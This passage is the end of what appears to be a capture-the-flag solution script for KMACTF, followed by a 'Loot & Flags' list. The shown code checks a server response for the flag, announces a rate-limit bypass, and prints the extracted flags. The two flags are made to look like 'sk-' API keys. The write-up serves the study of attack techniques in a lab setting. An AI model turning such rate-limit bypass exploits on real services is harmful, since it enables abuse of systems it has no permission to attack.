            s_reader.close()
            s_writer.close()

            if "KMACTF{" in response:
                print("\n[+] Checkmate! Rate limit bypassed. Flag extracted:")
                for line in response.split('\n'):
                    if "KMACTF{" in line:
                        print(f"    {line.strip()}")
                sys.exit(0)
            else:
                print("\n[-] Exploit failed. Server response:")
                print(response.split('\r\n\r\n')[0])
                time.sleep(2)

        except Exception as e:
            print(f"\n[-] Network error occurred: {e}")
            sys.exit(1)

if __name__ == "__main__":
    exploit()
Loot & Flags
Flag 1: KMACTF{sk-7fK9mQ2xL8vN4pR6tY1aB3cD5eF7gH9jK2mP4qS6uV8wX0z}
Flag 2: KMACTF{sk-9f8a7b6c5d4e3f2a1b0c9d8e7f6a5b4c3d2e1f0a9b8c7d6e5f4a3b2c1d0e9f}